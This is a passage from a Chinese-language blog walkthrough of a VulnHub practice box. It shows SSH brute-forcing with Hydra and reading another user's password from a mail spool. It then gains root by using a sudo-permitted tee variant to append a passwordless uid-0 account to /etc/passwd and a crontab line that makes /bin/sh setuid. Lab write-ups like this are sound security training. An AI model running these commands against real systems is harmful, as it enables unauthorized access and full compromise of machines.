看得出这个敏感文件是个字典,再想到靶机开了22端口…
首先把上面的密码字典复制到kali中,命名文件password.txt,同样的,创建用户名文件user.txt
vim password.txt
vim user.txt
3、使用hydra爆破
hydra -L user.txt -P password.txt ssh://192.168.13.134 -vV -o hydra.ssh
得到用户jim 密码jibril04,SSH登录
ssh jim@192.168.13.134
登录提示邮件
在/var/mail/下得到charles的密码 ^xHhA&hvim0y ,切换为charles
cd /var/mail/
ls
cat jim
登录charles用户
ssh charles@192.168.13.134 -p 22
^xHhA&hvim0y
sudo -l查看权限,发现可以不需要密码执行teehee(root权限),teehee可以来向其他文件写入内容
sudo -l
4、利用teehee提权
1.添加一个 test 用户,并使用teehee执行直接写入 passwd中(设置uid和gid都为0,那么这个用户就相当于root)
如:admin:x:0:0::/home/admin:/bin/bash
[用户名]:[密码]:[UID]:[GID]:[身份描述]:[主目录]:[登录shell]
echo “test::0:0:::/bin/bash” | sudo teehee -a /etc/passwd
2.通过定时任务执行脚本提权,向/etc/crontab文件中写入新的定时任务
通过teehee的sudo提升权限以 root身份写入crontab计划任务通过执行获取root权限
echo “* * * * * root chmod 4777 /bin/sh” | sudo teehee -a /etc/crontab
启一个终端
上一篇
 vulnhub-DC5靶机练习
2024-07-01
下一篇
 vulnhub-DC3靶机练习
2024-06-29